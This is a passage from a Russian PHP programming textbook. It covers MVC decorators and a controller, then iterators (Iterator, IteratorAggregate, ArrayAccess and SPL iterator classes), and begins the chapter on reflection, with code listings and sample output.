namespace MVC\Decorators;

abstract class DecoratorFactory
{
    public static function create(string $class, object $model)
    {
        $cls = 'MVC\\Decorators\\' . ucfirst($class) . 'Decorator';
```

```
        return new $cls($model);
    }

    abstract public function title() : string;
    abstract public function body() : string;
    abstract public function items() : string;
}
```

В листинге 37.21 представлена возможная реализация декоратора модели `User`.

Листинг 37.21. Декоратор модели `User`. Файл mvc\decorators\userdecorator.php

```
<?php
namespace MVC\Decorators;

class UserDecorator extends DecoratorFactory
{
    public $user;

    public function __construct(\MVC\Models\User $user)
    {
        $this->user = $user;
    }

    public function title() : string
    {
        return implode(
            ' ',
            [$this->user->first_name, $this->user->last_name]
        );
    }

    public function body() : string
    {
        return '<strong>' .
                    htmlspecialchars($this->title()) .
               '</strong> '.
               '(' . htmlspecialchars($this->user->email) . ')';

    }

    public function items() : string
    {
        return '<item>'.
               '<title>' .
                    htmlspecialchars($this->title()) .
               '</title>' .
               '<email>' .
                    htmlspecialchars($this->user->email) .
```

```
                '</email>' .
                '</item>';
    }
}
```

Перед тем как использовать коллекцию `UsersDecorator`, в ее декораторе каждый элемент необходимо преобразовать в объект класса `UserDecorator` (листинг 37.22). Это можно сделать либо один раз в конструкторе, либо, как это показано здесь, преобразовывать коллекцию всякий раз, когда она требуется, при помощи специального метода `collection_render()`, в основе которого лежит обход массива с помощью стандартной функции `array_map()`.

Листинг 37.22. Декоратор `UsersDecorator`. Файл mvc\decorators\usersdecorator.php

```
<?php
namespace MVC\Decorators;

class UsersDecorator extends DecoratorFactory
{
    public $users;

    public function __construct(\MVC\Models\Users $users)
    {
        $this->users = $users;
    }

    public function title() : string
    {
       return 'Пользователи';
    }

    public function collection_render(
        callable $call,
        string $separator = '<br />') : string
    {
        return implode(
                    $separator,
                    array_map($call, $this->users->collection)
                );
    }

    public function body() : string
    {
        return $this->collection_render(
            function($item){
                $decorated_item = new UserDecorator($item);
                return $decorated_item->body();
            });
    }
```

```
    public function items() : string
    {
        return $this->collection_render(
            function($item){
                $decorated_item = new UserDecorator($item);
                return $decorated_item->items();
            }, '');
    }
}
```

Теперь все готово, чтобы замкнуть систему в контроллере. По-хорошему, каждая модель вроде пользователей, статей, новостей и т. п. должна обслуживаться собственным контроллером. Однако у нас только один ресурс — пользователи, поэтому контроллер у нас также присутствует в единственном экземпляре (листинг 37.23). Именно поэтому наш контроллер может позволить себе вызов подсистемы роутинга (обычно тот или иной контроллер системы для обработки запроса вызывается классом `Router`).

Листинг 37.23. Реализация контроллера. Файл mvc\controllers\controller.php

```
<?php
namespace MVC\Controllers;

class Controller
{
    public string $path;
    public Router $router;
    public object $model;

    public function __construct(string $path)
    {
        $this->path = $path;
        $this->router = Router::parse($path);
        $class = 'MVC\\Models\\' . ucfirst($this->router->model);
        $this->model = new $class();
        if ($this->router->id) {
            $this->model = $this->model->collection[$this->router->id];
        }
    }

    public function render() : string
    {
        $class = get_class($this->model);
        $class = substr($class, strrpos($class, '\\') + 1);
        $decorator = \MVC\Decorators\DecoratorFactory::create(
            $class,
            $this->model);
        $view = \MVC\Views\ViewFactory::create(
            $this->router->ext,
            $class,
            $decorator);
```

```
        return $view->render();
    }
}
```

Конструктор класса `Controller` принимает единственный аргумент `$path` (запрашиваемый ресурс) и разбирает его при помощи класса `Router`. Здесь же создается объект `User` или `Users` в зависимости от результатов, возвращенных подсистемой роутинга.

В методе `render()` осуществляется «обертывание» модели в соответствующий декоратор, который формируется фабрикой `DecoratorFactory`. После чего обернутая в декоратор модель передается представлению, также формируемому фабрикой `ViewFactory`.

Далее у полученного объекта-представления `$view` вызывается метод `render()`, чтобы сформировать результирующую страницу.

В листинге 37.24 приводится пример использования полученного мини-приложения.

Листинг 37.24. Пример использования мини-приложения. Файл mvc_use.php

```
<?php
spl_autoload_register();

use MVC\Controllers\Controller;

$obj = new Controller('users.rss');
echo $obj->render();
```

Результатом выполнения скрипта из листинга 25.24 будут следующие строки:

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom" />
  <channel>
    <title>Пользователи</title>
    <link>http://example.com/</link>
    <item>
      <title>Дмитрий Котеров</title>
      <email>dmitry.koterov@gmail.com</email>
    </item>
    <item>
      <title>Игорь Симдянов</title>
      <email>igorsimdyanov@gmail.com</email>
    </item>
  </channel>
</rss>
```


Если заменить `'users.rss'` на `'users/1.html'`, будет получено HTML-представление для единичного пользователя:

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <title>Игорь Симдянов</title>
```

```
    <meta charset='utf-8' />
  </head>
  <body>
    <strong>Игорь Симдянов</strong> (igorsimdyanov@gmail.com)
  </body>
</html>
```

Резюме

В этой главе мы познакомились с шаблонами проектирования и рассмотрели популярные шаблоны: Одиночка, Фабричный метод и Модель-Представление-Контроллер. Шаблонов гораздо больше. Работая с любым объектно-ориентированным языком программирования, вам рано или поздно придется познакомиться с другими шаблонами. Поэтому представленная вашему вниманию глава является лишь введением в тему, с которой лучше ознакомиться по специализированным книгам.



ГЛАВА 38

Итераторы

Листинги этой главы находятся в каталоге *iterators* сопровождающего книгу файлового архива.

Итераторы — это объекты-коллекции, которые можно обходить в цикле `foreach`. Сами по себе массивы являются весьма простыми конструкциями. Однако для того чтобы их интегрировать в объектно-ориентированный код, их придется обернуть в объект. Такой объект разумно реализовать как итератор, чтобы не потерять возможность использования преимущества цикла `foreach`.

С другой стороны, ряд коллекций (содержимое файлов, папки с файлами, базы данных) вообще не являются массивами. Однако их тоже удобно обходить как массивы при помощи `foreach`. В таком случае итераторы также могут быть полезными.

Стандартное поведение *foreach*

PHP позволяет использовать объекты произвольных классов в инструкции `foreach` так, будто бы они являются обычными ассоциативными массивами. По сравнению с другими языками программирования это нетипичное поведение для объектов. Дело в том, что PHP изначально не планировался как объектно-ориентированный язык программирования, и объекты вводились как расширение над ассоциативными массивами.

Давайте посмотрим, что получится, если попробовать перебрать с помощью `foreach` «элементы» обычного объекта, а не массива (листинг 38.1).

Листинг 38.1. Стандартное поведение `foreach`. Файл iter_simple.php

```
<?php
class Monolog
{
    public    $first  = "It's him.";
    protected $second = "The Anomaly.";
    private   $third  = "Do we proceed?";
    protected $fourth = "Yes.";
    private   $fifth  = "He is still...";
    public    $sixth  = "...only human.";
}
```

```
$monolog = new Monolog();
foreach ($monolog as $k => $v) {
    echo "$k: $v<br />";
}
```

Если вы запустите этот скрипт, то увидите, что результат его работы будет таким:

```
first: It's him.
sixth: ...only human.
```

Иными словами, при «переборе объекта» PHP последовательно проходит по всем его *открытым* (`public`) свойствам. Конструкция `foreach` подставляет в переменные `$k` и `$v` соответственно имена свойств и их текущие значения. Защищенные (`protected`) и закрытые (`private`) свойства при этом игнорируются.

> ***Примечание***
>
> Синтаксис `foreach ($monolog as $k => &$v)` (с амперсандом перед `$v`) также допустим. Он, как обычно, позволяет *изменять* значение свойства внутри тела цикла *(см. главу 10)*. Без `&` работа ведется с *копиями* свойств.

Интерфейсы для создания итераторов

PHP предоставляет два интерфейса для создания классов-итераторов: `Iterator` и `IteratorAggregate`, которые наследуются от общего абстрактного интерфейса `Traversable` (рис. 38.1).




Рис. 38.1. Схема наследования интерфейсов для реализации итераторов

Таким образом, итератор — это объект, класс которого реализует встроенный в PHP интерфейс `Iterator`. Он позволяет программе решать, какие значения необходимо подставлять в переменные конструкции `foreach`.

Итератор можно рассматривать как «представителя» итерируемого объекта. Представьте, что объект — это начальник крупной фирмы и к нему обращается кто-то из налоговой инспекции с просьбой выдать имена всех крупных компаний-партнеров, с которыми фирма контактировала за последний год. Конечно, начальник не станет сам возиться с ворохом документов, а поручит эту работу своей секретарше — *представителю*. Итератор — как раз и есть такой представитель, только в PHP.

Любой «объект-начальник», желающий переопределить стандартное поведение инструкции `foreach`, должен реализовывать встроенный в PHP интерфейс `IteratorAggregate`. Интерфейс определяет единственный метод — `getIterator()`, который должен вернуть «объект-представитель», т. е. создать объект-итератор. В дальнейшем все решения о том, какие значения участвуют в переборе (это, кстати, далеко не обязательно должны быть свойства объекта) и в каком порядке их необходимо возвращать, принимает

уже итератор. «Объект-начальник» может забыть о задании и продолжить заниматься своими делами — например, провести совещание, выпить чаю или приступить к метанию бумажек в мусорную корзину.

Интерфейс *Iterator*

В листинге 38.2 представлена реализация интерфейса `Iterator`, который требует от реализующих его классов создания пяти обязательных методов.

Листинг 38.2. Определение интерфейса `Iterator`. Файл iterator.php

```
<?php
interface Iterator extends Traversable
{
    public current(): mixed
    public key(): mixed
    public next(): void
    public rewind(): void
    public valid(): bool
}
```

При использовании цикла `foreach` на каждой из итераций внутренний указатель коллекции смещается от первого элемента к следующему до тех пор, пока не будет достигнут конец коллекции.

Для того чтобы цикл `foreach` имел возможность изменять состояние внутреннего указателя объекта класса-итератора, ему необходимо реализовать следующие методы из интерфейса `Iterator`:

- `current()` — возвращает значение текущего элемента коллекции;
- `key()` — возвращает ключ текущего элемента коллекции;
- `next()` — перемещает внутренний указатель на одну позицию вперед;
- `rewind()` — перемещает внутренний указатель в начало коллекции;
- `valid()` — проверяет, является ли текущий элемент коллекции корректным или нет, возвращая `true` или `false`. Если метод возвращает `false`, это означает, что мы достигли конца коллекции.

В листинге 38.3 представлена возможная реализация итератора `MyIterator`, осуществляющего навигацию по внутреннему индексному массиву `$collection`, который передается ему при инициализации.

Листинг 38.3. Реализация собственного итератора. Файл iterators\myiterator.php

```
<?php
namespace Iterators;

class MyIterator implements \Iterator
{
```

```
    private mixed $index;
    private array $collection;

    public function __construct(array $collection)
    {
        $this->collection = $collection;
        $this->rewind();
    }

    public function rewind() : void
    {
        $this->index = 0;
    }

    public function current() : mixed
    {
        return $this->collection[$this->key()];
    }

    public function key() : mixed
    {
        return $this->index;
    }

    public function next() :void
    {
        ++$this->index;
    }

    public function valid() : bool
    {
        return isset($this->collection[$this->index]);
    }
}
```

Класс `MyIterator` содержит две закрытые переменные: `$index` — для текущего внутреннего указателя и `$collection` — для хранения коллекции, по которой перемещается внутренний указатель. Переменная `$index` является ключом для массива `$collection`. При инициализации объекта в конструкторе вызывается метод `rewind()`, который устанавливает `$index` в 0 (на первый элемент коллекции).

В листинге 38.4 приведен пример использования класса `MyIterator` для обхода массива из пяти элементов.

Листинг 38.4. Обход массива из пяти элементов. Файл use_myiterator.php

```
<?php
spl_autoload_register();
```

```
$array = ['первый',
          'второй',
          'третий',
          'четвертый',
          'пятый'];

$collection = new Iterators\MyIterator($array);

foreach ($collection as $key => $value) {
    echo "Элемент с индексом $key и значением $value<br />";
}
```

Результатом работы этого скрипта будут следующие строки:

```
Элемент с индексом 0 и значением первый
Элемент с индексом 1 и значением второй
Элемент с индексом 2 и значением третий
Элемент с индексом 3 и значением четвертый
Элемент с индексом 4 и значением пятый
```

На первый взгляд, польза от класса `MyIterator` неочевидна, т. к. итерируемый массив `$collection` уже обернут в объект. Однако класс можно снабдить собственными методами — например, формирования страницы со списком элементов коллекции, или преобразовать метод `current()` таким образом, чтобы он возвращал HTML-представление каждого элемента.

Интерфейс *IteratorAggregate*

Интерфейс `IteratorAggregate` предназначен для создания классов, которые основаны на каком-то другом итераторе. Для этого требуется переопределить лишь один метод `getIterator()`, который возвращает объект-итератор (листинг 38.5).

Листинг 38.5. Интерфейс `IteratorAggregate`. Файл iterator_aggregate.php

```
<?php
interface IteratorAggregate extends Traversable
{
    public getIterator(): Traversable
}
```

В листинге 38.6 приводится пример класса `LimitMyIterator`, который использует ранее разработанный `MyIterator`, но ограничивает размер коллекции первыми `$limit` элементами.

Листинг 38.6. Пример класса `LimitMyIterator`. Файл iterators\limitmyiterator.php

```
<?php
namespace Iterators;
```

```
class LimitMyIterator implements \IteratorAggregate {

    public function __construct(
        private array $collection,
        private int $limit = 2)
    {}

    public function getIterator() : \Traversable
    {
        $limited = array_slice($this->collection, 0, $this->limit);
        return new MyIterator($limited);
    }
}
```

Класс включает закрытые переменные `$collection` и `$limit`, используемые соответственно для хранения коллекции и количества элементов, по которым осуществляется итерирование. В методе `getIterator()` коллекция `$collection` сокращается до `$limit` элементов, и на основании ее создается объект-итератор `MyIterator`, который и возвращается в качестве результата. В листинге 38.7 приводится пример использования класса `LimitMyIterator`.

Листинг 38.7. Использование класса `LimitMyIterator`. Файл use_limitmyiterator.php

```
<?php
spl_autoload_register();

$array = ['первый',
          'второй',
          'третий',
          'четвертый',
          'пятый'];

$collection = new Iterators\LimitMyIterator($array);

foreach ($collection as $key => $value) {
    echo "Элемент с индексом $key и значением $value<br />";
}
```

Результатом выполнения этого примера будут следующие строки:

```
Элемент с индексом 0 и значением первый
Элемент с индексом 1 и значением второй
```

Пример собственного итератора

В качестве примера рассмотрим классы, отражающие файлы и каталоги файловой системы (листинги 38.8–38.10). Когда мы познакомимся с этим примером, можно будет переходить к детальному разъяснению, как он работает.

Листинг 38.8. Класс каталога файловой системы. Файл iterators\fsdirectory.php

```
<?php
namespace Iterators;

class FSDirectory implements \IteratorAggregate
{
    public $path;
    // Конструктор
    public function __construct($path)
    {
        $this->path = $path;
    }
    // Возвращает итератор - "представителя" этого объекта
    public function getIterator() : FSDirectoryIterator
    {
        return new FSDirectoryIterator($this);
    }
}
```

Листинг 38.9. Класс файла. Файл iterators\fsfile.php

```
<?php
namespace Iterators;

class FSFile
{
    public function __construct(public string $path) {}

    public function getSize() : int
    {
        return filesize($this->path);
    }
    // Здесь могут быть другие методы
}
```

Листинг 38.10. Класс итератора. Файл iterators\fsdirectoryiterator.php

```
<?php
namespace Iterators;

class FSDirectoryIterator implements \Iterator
{
    // Ссылка на "объект-начальник"
    private $owner;
    // Дескриптор открытого каталога
    private $d = null;
    // Текущий считанный элемент каталога
    private $cur = false;
```

```
    // Конструктор. Инициализирует новый итератор.
    public function __construct(FSDirectory $owner)
    {
        $this->owner = $owner;
        $this->d = opendir($owner->path);
        $this->rewind();
    }
    //*
    //* Переопределения виртуальных методов интерфейса Iterator
    //*
    // Устанавливает итератор на первый элемент
    public function rewind() : void
    {
        rewinddir($this->d);
        $this->cur = readdir($this->d);
    }
    // Проверяет, не закончились ли уже элементы
    public function valid() : bool
    {
        // readdir() возвращает false,
        // когда элементы каталога закончились
        return $this->cur !== false;
    }
    // Возвращает текущий ключ
    public function key() : mixed
    {
        return $this->cur;
    }
    // Возвращает текущее значение
    public function current() : FSDirectory|FSFile
    {
        $path = $this->owner->path."/".$this->cur;
        return is_dir($path)? new FSDirectory($path) : new FSFile($path);
    }
    // Передвигает итератор к следующему элементу в списке
    public function next() : void
    {
        $this->cur = readdir($this->d);
    }
}
```

В листинге 38.11 представлен пример использования этой системы классов.

Листинг 38.11. Использование итератора. Файл iter_fs.php

```
<?php
spl_autoload_register();

$dir = new Iterators\FSDirectory('.');
```

```
foreach ($dir as $path => $entry) {
    // Если это файл, а не подкаталог...
    if ($entry instanceof Iterators\FSFile) {
        echo "<tt>$path</tt>: " . $entry->getSize() . '<br />';
    }
}
```

Каталог-итератор выглядит здесь как обыкновенный ассоциативный массив объектов-файлов — в том смысле, что мы можем их перебирать при помощи `foreach`.

Давайте теперь взглянем на листинги 38.8–38.10 чуть внимательнее. В нем мы определяем два основных класса:

- `FSFile` — представляющий файлы;
- `FSDirectory` — представляющий каталоги файловой системы.

Так как каталог должен быть «итерируемым», его класс реализует интерфейс `IteratorAggregate`, а значит, включает метод со стандартным именем `getIterator()`.

Рассмотрим теперь непосредственно класс-итератор `FSDirectoryIterator`. Он обязательно должен реализовывать интерфейс `Iterator`, в противном случае PHP применит стандартный способ перебора свойств объекта. Итератор также хранит *текущее состояние* (положение) процесса итерации в свойстве `$cur`.

Как PHP обрабатывает итераторы?

Рассмотрим конструкцию `foreach`, в которой используется итератор (пример из листинга 38.11):

```
foreach ($dir as $path => $entry) {
    ...
}
```

С точки зрения PHP этот компактный оператор выглядит точно так же, как громоздкая запись:

```
$it = $dir->getIterator();
for ($it->rewind(); $it->valid(); $it->next()) {
    $path  = $it->key();
    $entry = $it->current();
    ...
}
unset($it);
```

Как видите, тут задействованы все пять методов интерфейса `Iterator` — именно поэтому они и необходимы для работы PHP.

Множественные итераторы

До сих пор мы подразумевали, что каждый класс может содержать лишь один итератор, доступный по вызову `getIterator()`. Именно этот метод вызывается по умолчанию, если объект указан в инструкции `foreach`.

На практике бывает удобно определять *несколько* итераторов для одного и того же класса. Например, нам может понадобиться перебирать элементы в прямом или обратном порядке — соответственно, удобно завести два итератора для этих целей: прямой и обратный.

Язык PHP позволяет указывать в параметре инструкции `foreach` не только объект, реализующий интерфейс `IteratorAggregate`, но также и непосредственно некоторый итератор. Таким образом, выражение:

```
foreach ($d->getIterator() as $path => $entry) {}
```

трактуется PHP точно так же, как и

```
foreach ($d as $path => $entry) {}
```

То есть итератор, возвращаемый методом со стандартным именем `getIterator()`, является *умолчательным*, но не обязательно единственным. Вы можете объявить в классе и другие методы, имеющие произвольные имена и возвращающие итераторы требуемой природы.

Виртуальные массивы

PHP позволяет создавать объекты, для доступа к которым можно использовать квадратные скобки `[]`, как будто вы работаете с обычным ассоциативным массивом. При этом, конечно, возможно применение и обычного оператора `->` для доступа к свойствам и методам объекта.

Если вы хотите указать интерпретатору, что к объекту некоторого класса возможно обращение как к массиву, то должны использовать встроенный в PHP *интерфейс* `ArrayAccess`. Кроме того, необходимо определить методы этого интерфейса (листинг 38.12).

Листинг 38.12. Методы интерфейса `ArrayAccess`. Файл array_access.php

```
<?php
interface ArrayAccess
{
    public offsetExists(mixed $offset): bool
    public offsetGet(mixed $offset): mixed
    public offsetSet(mixed $offset, mixed $value): void
    public offsetUnset(mixed $offset): void
}
```

Как видно из листинга, интерфейс требует реализации четырех методов:

- `offsetExists()` — возвращает `true` или `false` в зависимости от того, существует элемент к указанным индексом в коллекции или нет;
- `offsetGet()` — возвращает значение по индексу элемента в коллекции;
- `offsetSet()` — устанавливает значение для элемента коллекции с заданным индексом;
- `offsetUnset()` — удаляет элемент коллекции с заданным индексом.

В листинге 38.13 представлен итератор, реализующий интерфейс `ArrayAccess`.

Листинг 38.13. Использование виртуальных массивов. Файл array.php

```
<?php
/*
 * Класс представляет собой массив, ключи которого нечувствительны
 * к регистру символов. Например, ключи "key", "kEy" и "KEY" с точки
 * зрения этого класса выглядят идентичными (в отличие от стандартных
 * массивов PHP, в которых они различаются).
 */
class InsensitiveArray implements ArrayAccess
{
    // Здесь будем хранить массив элементов в нижнем регистре
    private $a = [];
    // Возвращает true, если элемент $offset существует
    public function offsetExists(mixed $offset) : bool
    {
        $offset = strtolower($offset);  // переводим в нижний регистр
        $this->log("offsetExists('$offset')");
        return isset($this->a[$offset]);
    }
    // Возвращает элемент по его ключу
    public function offsetGet(mixed $offset) : mixed
    {
        $offset = strtolower($offset);
        $this->log("offsetGet('$offset')");
        return $this->a[$offset];
    }
    // Устанавливает новое значение элемента по его ключу
    public function offsetSet(mixed $offset, mixed $data) : void
    {
        $offset = strtolower($offset);
        $this->log("offsetSet('$offset', '$data')");
        $this->a[$offset] = $data;
    }
    // Удаляет элемент с указанным ключом
    public function offsetUnset(mixed $offset) :void
    {
        $offset = strtolower($offset);
        $this->log("offsetUnset('$offset')");
        unset($this->array[$offset]);
    }
    // Служебная функция для демонстрации возможностей
    public function log(string $str)
    {
        echo "$str<br />";
    }
}
```

```
// Проверка
$a = new InsensitiveArray();
$a->log("## Устанавливаем значения (оператор =).");
$a['php'] = 'There is more than one way to do it.';
$a['php'] = 'Это значение должно переписаться поверх предыдущего.';
$a->log("## Получаем значение элемента (оператор []).");
$a->log("<b>значение:</b> '{$a['php']}'");
$a->log("## Проверяем существование элемента (оператор isset()).");
$a->log("<b>exists:</b> ".(isset($a['php'])? "true" : "false"));
$a->log("## Уничтожаем элемент (оператор unset()).");
unset($a['php']);
```

Результат работы этого сценария выглядит примерно так:

```
## Устанавливаем значения (оператор =).
offsetSet('php', 'There is more than one way to do it.')
offsetSet('php', 'Это значение должно переписаться поверх предыдущего.')
## Получаем значение элемента (оператор []).
offsetGet('php')
значение: 'Это значение должно переписаться поверх предыдущего.'
## Проверяем существование элемента (оператор isset()).
offsetExists('php')
exists: true
## Уничтожаем элемент (оператор unset()).
offsetUnset('php')
```

Как видите, при использовании операторов `=`, `[]`, `isset()` и `unset()` вызываются соответствующие методы класса `InsensitiveArray`. То есть при реализации интерфейса `ArrayAccess` поведение операторов полностью определяется функциональностью этих методов.

> ***Примечание***
>
> Конечно, вы можете *одновременно* реализовать интерфейсы `ArrayAccess` и `IteratorAggregate` и добиться возможности не только обращения к элементам виртуального массива, но также и его перебора (см. предыдущий раздел). Этим вы полностью «прозмулируете» обыкновенные ассоциативные массивы PHP.

Механизм виртуальных массивов, представленный в PHP, позволяет реализовывать довольно интересные вещи. Например, вы можете представить какую-нибудь несложную базу данных (скажем, CSV-файл, таблицу MySQL и т. д.) в виде переменной, доступ к которой осуществляется обычными операторами работы с массивами. При создании нового элемента в таком «массиве» будет производиться операция записи на диск (или в БД), а при чтении — подгрузка информации с диска.

Библиотека SPL

По умолчанию PHP предоставляет пользователю некоторое число готовых классов и интерфейсов, встроенных в язык. Их собрание называется *стандартной библиотекой PHP* (Standard PHP Library, SPL).

SPL включает несколько классов (например, `ArrayIterator`, `DirectoryIterator`, `FilterIterator`, `SimpleXMLIterator`), а также интерфейсов (`RecursiveIterator`, `SeekableIterator` и др.). Мы рассмотрим лишь часть из них.

Класс *ArrayObject*

Необязательно реализовывать интерфейсы `Iterator` и `ArrayAccess` для того, чтобы добиться от объекта поведения массива. В библиотеке SPL имеется готовый класс `ArrayObject`, который позволяет обрабатывать полученный объект как массив (листинг 38.14).

Листинг 38.14. Использование класса `ArrayObject`. Файл use_array_object.php

```
<?php
$array = ['первый',
          'второй',
          'третий',
          'четвертый',
          'пятый'];

$collection = new ArrayObject($array);

echo $collection[2]; // третий
echo '<br />';

foreach ($collection as $key => $value) {
    echo "Элемент с индексом $key и значением $value<br />";
}
```

Результатом работы этого примера будут следующие строки:

```
третий
Элемент с индексом 0 и значением первый
Элемент с индексом 1 и значением второй
Элемент с индексом 2 и значением третий
Элемент с индексом 3 и значением четвертый
Элемент с индексом 4 и значением пятый
```

Класс *DirectoryIterator*

Как уже отмечалось, библиотека SPL содержит готовые классы, реализующие интерфейс `Iterator` (объекты которых могут использоваться в цикле `foreach`). Одним из таких классов является `DirectoryIterator`, предоставляющий доступ к содержимому каталога. В листинге 38.15 приводится пример использования этого класса.

Листинг 38.15. Использование класса `DirectoryIterator`. Файл directory.php

```
<?php
$dir = new DirectoryIterator('.');
```

```
foreach ($dir as $file) {
    echo $file . '<br />';
}
```

Объект `$file` здесь выступает не как строка, а как объект, реализующий методы, часть из которых представлена в табл. 38.1. С полным списком методов можно ознакомиться в справочной документации.

Таблица 38.1. Методы класса `DirectoryIterator`

Метод	Формат
`getFilename()`	Возвращает имя файла или подкаталога
`getPath()`	Возвращает имя каталога (без имени файла и подкаталога)
`getPathname()`	Возвращает путь к файлу, включая название каталога, а также название файла или подкаталога
`getSize()`	Возвращает размер каталога или файла
`getType()`	Возвращается тип текущего элемента каталога: `dir` — для каталога и `file` — для файла
`isDir()`	Возвращает `true`, если текущий элемент является каталогом, и `false` в противном случае
`isFile()`	Возвращает `true`, если текущий элемент является файлом, и `false` в противном случае

Например, чтобы после имени файла вывести его размер, достаточно воспользоваться методом `getSize()` (листинг 38.16).

Листинг 38.16. Использование метода `getSize()`. Файл size.php

```
<?php
$dir = new DirectoryIterator('.');

foreach ($dir as $file) {
    if ($file->isFile()) {
        echo $file . ' ' .$file->getSize() . '<br />';
    }
}
```

Класс *FilterIterator*

Элементы коллекции могут быть отфильтрованы при помощи итератора, производного от класса `FilterIterator`. В листинге 38.17 приводится пример создания фильтра `ExtensionFilter` для класса `DirectoryIterator`, который отбирает все PHP-файлы.

Листинг 38.17. Итератор-фильтр. Файл iterators\extensionfilter.php

```
<?php
namespace Iterators;
```

```
class ExtensionFilter extends \FilterIterator
{
    // Фильтруемое расширение
    private string $ext;
    // Итератор DirectoryIterator
    private \DirectoryIterator $it;

    public function __construct(\DirectoryIterator $it, string $ext)
    {
        parent::__construct($it);
        $this->it = $it;
        $this->ext = $ext;
    }

    // Метод, определяющий, удовлетворяет текущий элемент
    // фильтру или нет
    public function accept() : bool
    {
        if (!$this->it->isDir()) {
            $ext = pathinfo($this->current(), PATHINFO_EXTENSION);
            return $ext == $this->ext;
        }
        return true;
    }
}
```

Использование класса `ExtensionFilter` совместно с классом `DirectoryIterator` приведет к тому, что в результирующий список попадут только файлы с расширением PHP (листинг 38.18).

Листинг 38.18. Вывод за исключением PHP-файлов. Файл filter.php

```
<?php
spl_autoload_register();

$filter = new Iterators\ExtensionFilter(
                new DirectoryIterator('.'),
                'php'
              );

foreach ($filter as $file) {
    echo $file . '<br />';
}
```

Класс *LimitIterator*

Класс `LimitIterator` и его производные позволяют осуществить постраничный вывод. Конструктор класса принимает в качестве первого параметра итератор, в качестве второго параметра — начальную позицию (по умолчанию равную 0), а в качестве третье-

го — смещение от позиции. При этом итератор работает с участком коллекции, определяемым вторым и третьим параметрами. В листинге 38.19 приводится пример вывода первых пяти PHP-файлов текущего каталога.

Листинг 38.19. Пример использования класса `LimitIterator`. Файл limit.php

```
<?php
spl_autoload_register();

$limit = new LimitIterator(
            new Iterators\ExtensionFilter(
                new DirectoryIterator('.'), 'php'
            ),
            0,
            5);

foreach ($limit as $file) {
    echo $file . '<br />';
}
```

Рекурсивные итераторы

Напомним, что *рекурсивной* называется функция, которая вызывает сама себя (см. *главу 13*). Подобные конструкции часто используются для обхода древовидных структур. Например, каталоги могут быть вложены друг в друга, и для вывода содержимого каталога, включая все вложенные подкаталоги, может потребоваться рекурсивная функция. Типичный пример рекурсивной функции приводится в листинге 38.20.

Листинг 38.20. Рекурсивная функция. Файл recursion_dir.php

```
<?php
function recursion_dir($path)
{
    static $depth = 0;

    $dir = opendir($path);
    while (($file = readdir($dir)) !== false) {
        if ($file == '.' || $file == '..' ) continue;
        echo str_repeat('-', $depth)." $file<br />";

        if (is_dir("$path/$file")) {
            $depth++;
            recursion_dir("$path/$file");
            $depth--;
        }
    }
    closedir($dir);
}

recursion_dir('.');
```

Сценарий из листинга 38.20 выводит список файлов и подкаталогов из текущего каталога, определяя степень вложенности при помощи статической переменной `$depth`. Чтение содержимого каталога выполняется в цикле: если текущий элемент является файлом — его название выводится в окно браузера, если подкаталогом — для него вызывается функция `recurse_dir()`. При спуске на один уровень значение переменной `$depth` увеличивается на единицу, при возвращении — уменьшается. Это позволяет выводить перед именем файла то количество символов -, которое соответствует уровню «залегания» файла.

Однако решение проблемы вывода содержимого вложенного каталога можно более элегантно оформить при помощи итераторов (листинг 38.21).

Листинг 38.21. Рекурсивный итератор. Файл recursion.php

```
<?php
$dir = new RecursiveIteratorIterator(
         new RecursiveDirectoryIterator('.'),
         true);


foreach ($dir as $file) {
    echo str_repeat('-', $dir->getDepth()) . " $file<br />";
}
```

Метод `getDepth()` итератора `RecursiveIteratorIterator` возвращает глубину вложения элемента.

Резюме

В этой главе мы рассмотрели итераторы, которые можно задействовать для организации «дружественных» классов, выступающих в роли упорядоченного хранилища некоторых элементов. Применение технологии виртуальных массивов позволяет использовать объекты-переменные в контексте ассоциативных массивов.

Библиотека SPL предоставляет набор уже готовых классов-итераторов. И проще всего воспользоваться готовым классом, чем разрабатывать свой собственный.



ГЛАВА 39

Отражения

Листинги этой главы находятся в каталоге *reflections* сопровождающего книгу файлового архива.

Механизм *отражений* предоставляет разработчику возможность исследования как пользовательских, так предопределенных классов, выясняя статус и состав отдельных свойств, методов, классов и даже расширений PHP, а также объявления объектов классов и выполнения над ними манипуляций. Кроме этого, отражения позволяют автоматически генерировать документацию иерархии классов по схеме javadoc, применяемой в технологии Java.

Отражения интенсивно используются для работы атрибутов, доступных с PHP 8.0. Более детально атрибуты рассматриваются в *главе 49*.

Механизм отражений

Термин *отражение* (reflection) в объектно-ориентированном программировании обозначает некоторый встроенный в язык класс, объект которого хранит информацию о структуре самой программы. Фактически отражение — это информация об информации (или, как еще говорят, *метаданные*).

Рассмотрим, например, класс-отражение `ReflectionFunction`. Объект этого класса хранит информацию о некоторой функции, включающую в себя: имя функции, место ее определения в программе, данные о количестве и типе аргументов. Самое важное свойство отражений — это способность взаимодействовать с объектом, на который они ссылаются. Например, используя отражение `ReflectionFunction`, мы можем выполнить неявный вызов функции (листинг 39.1).

Листинг 39.1. Отражение функции. Файл rfunc.php

```
<?php
function throughTheDoor(string $which) : void
{
    echo "Get through the $which door";
}
```

```
$func = new ReflectionFunction('throughTheDoor');
$func->invoke('left');
```

Все классы-отражения реализуют предопределенный интерфейс `Reflector`, который, в свою очередь, реализует интерфейс `Stringalbe` (листинг 39.2).

Листинг 39.2. Интерфейс Reflector. Файл reflector.php

```
<?php
interface Reflector extends Stringable
{
    /* Методы */
    public __toString(): string
    /* Наследуемые методы */
    public Stringable::__toString(): string
}
```

Интерфейс `Stringable` требует реализации специального метода `__toString()`, который вызывается при интерполяции объекта класса в строку (см. *главу 14*). Сам интерфейс `Reflector` добавляет к тому методу статический метод `export()`.

